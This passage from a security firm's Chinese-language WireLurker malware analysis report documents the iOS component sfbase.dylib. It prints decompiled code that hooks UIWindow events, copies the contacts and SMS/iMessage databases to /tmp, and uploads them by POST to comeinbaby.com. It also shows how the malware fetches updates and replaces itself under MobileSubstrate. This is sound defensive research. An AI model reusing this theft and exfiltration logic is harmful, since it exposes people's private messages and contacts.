call    _objc_retainAutoreleasedReturnValue
mov     r13, rax
mov     rsi, cs:selRef_resourcePath
mov     rdi, r13
call    r14 ; _objc_msgSend
mov     rdi, rax
call    _objc_retainAutoreleasedReturnValue
mov     rbx, rax
lea     rdx, cfstr_@Infoplistab ; "%@/infoplistab"
mov     rsi, cs:selRef_stringWithFormat_
mov     rdi, r12
mov     rcx, rbx
xor     al, al
call    r14 ; _objc_msgSend
mov     rdi, rax
call    _objc_retainAutoreleasedReturnValue
```

4.4 “破界”运行于 iOS 平台核心文件(sfbase.dylib)分析

1. 启动 apps 应用程序后，该应用程序会将其文件中的 sfbase.dylib 以 Cydia 插件的形式运行。

```
v51 = stat("/Applications/Cydia.app", &v55);
NSLog(CFSTR("cydia:%d"));
v29 = objc_msgSend(&OBJC_CLASS___NSFileManager, "alloc");
v30 = objc_msgSend(v29, "init");
v31 = objc_msgSend(&OBJC_CLASS___NSBundle, "mainBundle");
v32 = (void *)objc_retainAutoreleasedReturnValue(v31);
v33 = v32;
v34 = objc_msgSend(v32, "resourcePath");
v35 = objc_retainAutoreleasedReturnValue(v34);
v36 = v35;
v37 = objc_msgSend(&OBJC_CLASS___NSString, "stringWithFormat:", CFSTR("%@/sfbase.dylib"), v35);
v54 = objc_retainAutoreleasedReturnValue(v37);
objc_release(v36);
objc_release(v33);
NSLog(CFSTR("path:%@"));
if ( (unsigned int)objc_msgSend(v30, "fileExistsAtPath:isDirectory:", v54, 0) & 0xFF )
  v38 = CFSTR("file exists");
```

2. 窃取隐私：sfbase.dylib 通过 MSHookMessageEx 来 hook sendEvent 函数，用于获取 UIWindow 相关的数据，电话、短信、浏览器、移动储存挂载、搜索、系统偏好等。

```
v0 = objc_msgSend(&OBJC_CLASS___NSAutoreleasePool, "alloc");
v10 = objc_msgSend(v0, "init");
v1 = objc_msgSend(&OBJC_CLASS___NSBundle, "mainBundle");
v2 = objc_msgSend(v1, "infoDictionary");
v3 = objc_msgSend(v2, "objectForKey:", CFSTR("CFBundleExecutable"));
v4 = objc_msgSend(&OBJC_CLASS___NSArray, "alloc");
v5 = objc_msgSend(
       v4,
       "initWithObjects:",
       CFSTR("MobilePhone"),
       CFSTR("MobileSMS"),
       CFSTR("MobileSafari"),
       CFSTR("MobileStorageMounter"),
       CFSTR("Search"),
       CFSTR("${EXECUTABLE_NAME}"),
       CFSTR("Preferences"),
       0);
if ( v3 )
{
  if ( (unsigned int)objc_msgSend(v5, "containsObject:", v3) & 0xFF )
  {
    objc_msgSend(&OBJC_CLASS___mydUtils, "CheckUpdate");
    v6 = objc_msgSend(&OBJC_CLASS___UIWindow, "class");
    MSHookMessageEx(v6, "sendEvent:", replace_UIWindow_sendEvent, &original_UIWindow_sendEvent);
    v7 = objc_msgSend(&OBJC_CLASS___NSArray, "alloc");
    v8 = objc_msgSend(
           v7,
           "initWithObjects:",
           CFSTR("Search"),
           CFSTR("MobileStorageMounter"),
           CFSTR("${EXECUTABLE_NAME}"),
           CFSTR("Preferences"),
           0);
    if ( (unsigned int)objc_msgSend(v8, "containsObject:", v3) & 0xFF )
      objc_msgSend(&OBJC_CLASS___mydUtils, "getLoaclInfo");
  }
}
return objc_msgSend_shim(v10, "release");
```

3. 通过 getPhoneUser 将通信录数据库拷贝到 tmp 临时空间，再通过查询语句获取内容。

```
objc_retain(CFSTR("/User/Library/AddressBook/AddressBook.sqlitedb"));
objc_retain(CFSTR("/tmp/AddressBook.sqlitedb"));
v38 = "stringWithFormat:";
v60 = (int)&__gxx_personality_sj0;
v61 = (int)&GCC_except_table20;
v62 = &savedregs;
v64 = (int *)&v33;
v63 = ((unsigned int)((char *)&stru_3BC.nreloc + 2) | 1) + 98480;
v59 = 1;
_Unwind_SjLj_Register(&v58);
v33 = CFSTR("/tmp/AddressBook.sqlitedb");
v8 = objc_msgSend(
       &OBJC_CLASS___NSString,
       "stringWithFormat:",
       CFSTR("cp -rf %@ %@"),
       CFSTR("/User/Library/AddressBook/AddressBook.sqlitedb"),
       CFSTR("/tmp/AddressBook.sqlitedb"));

v12 = objc_msgSend(
        v45,
        "executeQuery:",
        CFSTR("select m.value sphone,p.first , p.last   from ABMultiValue m ,ABPerson p where m.record_id=p.rowId"));
v59 = -1;
v46 = (void *)objc_retainAutoreleasedReturnValue(v12);
v37 = "addObject:";
v36 = "initWithObjects:";
v42 = "isEqual:";
v41 = "null";
v40 = "objectForColumnIndex:";
v35 = "next";
```

4. 通过 getSMSUser 将短信数据库拷贝到 tmp 临时空间，再通过查询语句获取内容，其中包括了 iMessage 信息。

```
objc_retain(CFSTR("/User/Library/SMS/sms.db"));
objc_retain(CFSTR("/tmp/sms.db"));
v55 = (int)&__gxx_personality_sj0;
v56 = (int)&GCC_except_table19;
v57 = &savedregs;
v59 = (int *)&v36;
v58 = ((unsigned int)&stru_2F0.sectname[10] | 1) + 97342;
v54 = 1;
_Unwind_SjLj_Register(&v53);
v36 = CFSTR("/tmp/sms.db");
v8 = objc_msgSend(
       &OBJC_CLASS___NSString,
       "stringWithFormat:",
       CFSTR("cp -rf %@ %@"),
       CFSTR("/User/Library/SMS/sms.db"),
       CFSTR("/tmp/sms.db"));

v16 = objc_msgSend(
        v44,
        "executeQuery:",
        CFSTR("select distinct chat_identifier from chat where service_name='iMessage'"));
v17 = (int)v42;
v54 = -1;
v45 = (void *)objc_retainAutoreleasedReturnValue(v16);
v41 = "stringByAppendingString:";
v38 = "next";
v39 = "objectForColumnIndex:";
```

5. 最后使用 getLoaclInfo 将获取到的本地信息调用 uploadFromFile 函数通过 POST 上传信息，地址为：www.comeinbaby.com/app/saveinfo.php。

```
v16 = objc_msgSend(v43, "getSMSUser");
v85 = -1;
v71 = (void *)objc_retainAutoreleasedReturnValue(v16);
v85 = 13;
v17 = objc_msgSend(v43, "getPhoneUser");
```

```
v85 = 31;
*(_QWORD *)&v39 = 4LL;
objc_msgSend(v82, "writeToFile:atomically:encoding:error:", v33, 1, 4, 0);
v85 = 32;
if ( (unsigned int)objc_msgSend(v68, v42, v76) & 0xFF )
{
  v85 = 33;
  v34 = objc_msgSend(v43, "uploadFromFile:", v76);
  v85 = -1;
  v83 = (void *)objc_retainAutoreleasedReturnValue(v34);
  v85 = 34;
  objc_msgSend(v83, "onUploadProgressChanged:", &__block_literal_global143);
  v35 = v76;
  v52 = (int)&_NSConcreteStackBlock;
  v53 = -1040187392;
  v54 = 0;
  v55 = __24__mydUtils_getLoaclInfo__block_invoke_2;
  v56 = (int)&__block_descriptor_tmp148;
  v57 = objc_retain(v68);
```

```
v9 = objc_msgSend(v8, "initWithHostName:customHeaderFields:", CFSTR("www.comeinbaby.com"), 0);
v19 = v9;
v22 = 3;
v16 = CFSTR("POST");
v10 = objc_msgSend(v9, "operationWithPath:params:httpMethod:", CFSTR("app/saveinfo.php"), 0, CFSTR("POST"));
```

6. 检查更新：sfbase.dylib 通过 CheckUpdate 调用 CheckUpdate2 检查是否有新版本，下载到临时空间并释放 CheckUpdate2 函数会检测样本是否有版本更新，地址为：http://www.comeinbaby.com/app/getversion.php?v=%@&adid=%@，其中参数 v 值为 getCurrentVersion 数据，即版本号；参数 adid 值为 sharedManager+advertisingIdentifier+UUIDString 数据；目前该域名已经不可访问。

```
if ( stat(v10, &v26) )
{
  objc_retainAutorelease(CFSTR("/tmp/uupdate"));
  v34 = 18;
  v11 = (const char *)objc_msgSend(CFSTR("/tmp/uupdate"), v25);
  v34 = 19;
  if ( stat(v11, &v26) )
  {
    v34 = 24;
    objc_msgSend(v24, "CheckUpdate2");
  }
  else
  {
    v34 = 20;
    v17 = objc_msgSend(&OBJC_CLASS___NSString, v23);
    v34 = 21;
    v21 = 0;
    v32 = objc_msgSend(v17, "initWithContentsOfFile:encoding:error:", CFSTR("/tmp/uupdate"),
    v34 = 22;
    if ( !((unsigned int)objc_msgSend(v32, "isEqualToString:", v29) & 0xFF) )
    {
      v34 = 23;
      objc_msgSend(v24, "CheckUpdate2");
    }
    objc_release(v32);
  }
}
else
{
  v24 = (struct mydUtils_meta *)"stringWithFormat:";
  v34 = 8;
  v21 = (int)CFSTR("/Library/MobileSubstrate/DynamicLibraries/sfbase.dylib");
  v12 = objc_msgSend(
          &OBJC_CLASS___NSString,
          "stringWithFormat:",
          CFSTR("mv -f %@ %@"),
          CFSTR("/tmp/sfbase.dylib"),
          CFSTR("/Library/MobileSubstrate/DynamicLibraries/sfbase.dylib"));
  v34 = -1;
  v13 = objc_retainAutoreleasedReturnValue(v12);
  v30 = (void *)objc_retainAutorelease(v13);
```

```
v15 = objc_msgSend(
        &OBJC_CLASS___NSString,
        "stringWithFormat:",
        CFSTR("http://www.comeinbaby.com/app/getversion.php?v=%@&adid=%@"),
        v30,
        v33);
v37 = -1;
v16 = objc_retainAutoreleasedReturnValue(v15);
v34 = v16;
v37 = 6;
v17 = objc_msgSend(v29, "operationWithURLString:", v16);
v37 = -1;
v35 = objc_retainAutoreleasedReturnValue(v17);
v23 = (int)&_NSConcreteStackBlock;
```

附录一：参考资料

[1] Palo Alto Networks，WIRELURKER:A New Era in iOS and OS X Malware
https://www.paloaltonetworks.com/content/dam/paloaltonetworks-com/en_US/assets/pdf/reports/Unit_42/unit42-wirelurker.pdf

[2] Palo Alto Networks，WireLurker for Windows
http://researchcenter.paloaltonetworks.com/2014/11/wirelurker-windows/

[3] VirusTotal，WireLurker 在 VirusTotal 中的检出
https://www.virustotal.com/en/file/be53115c48303067e777540d3d145bff3b50babc00ffd9cd5818ff468521f83c/analysis/

[4] 百度云，ekangwen206 用户分享文件集
http://pan.baidu.com/share/home?uk=2789483096#category/type=0

[5] 麦芽地，关于暂停麦芽地软件板块的公告
http://news.maiyadi.com/news-958442-1-1.html

附录二：关于安天和相关分析小组

安天是专业的下一代安全检测引擎研发企业，安天的检测引擎为网络安全产品和移动设备提供病毒和各种恶意代码的检测能力，并被超过十家以上的著名安全厂商所采用，全球有数万台防火墙和数千万部手机的安全软件内置有安天的引擎。安天获得了 2013 年度 AV-TEST 年度移动设备最佳保护奖。依托引擎、沙箱和后台体系的能力，安天进一步为行业企业提供有自身特色的基于流量的反 APT 解决方案。

本报告编写团队来自安天 CERT 和安天 AVL Team。

安天 CERT 全名为安天安全研究与应急处理中心，是负责安天技术体系中快速响应的机构。负责安全威胁应急处置、重大威胁深度分析、安全趋势研判探索等工作内容，由病毒分析、安全研究、应急处理和安全服务方面的资深工程师组成，英文名称为 Antiy CERT，是中国网络安全应急响应体制的重要企业节点。

AVL Team 是安天旗下独立移动安全研究团队，前身是安天武汉研发中心。主要研究方向包括移动终端反病毒引擎开发、移动互联网安全研究，以及其他新兴安全领域研究等，是国内移动无线互联网安全领域研发的新锐力量。

关于反病毒引擎更多信息请访问：http://www.antiy.com（中文）

http://www.antiy.net （英文）

关于安天反 APT 相关产品更多信息请访问：http://www.antiy.cn

附录三：文档更新日志

更新日期	更新版本	更新内容
2014-11-08 08:00	V1.0	文档创建、结构设计、概述撰写、某传播源分析撰写
2014-11-08 22:00	V1.1	增加“破界”恶意代码分析中流程分析、Windows 平台样本分析、iOS 平台关键样本分析
2014-11-09 17:00	V1.2	增加“破界”恶意代码分析中 Mac OSX 平台样本分析
2014-11-09 23:00	V1.3	增加“破界”命名说明，增加整体文档修订
2014-11-10 01:20	V1.4	更新图、更新描述文字、增加安天 CERT 与 AVL Team 说明
2014-11-10 08:50	V1.42	整体文档修订与校对
2014-11-10 13:30	V1.43	进行配图、二维码、加签名、修订
2014-11-10 17:00	V1.5	内容修订、更换部分测试内容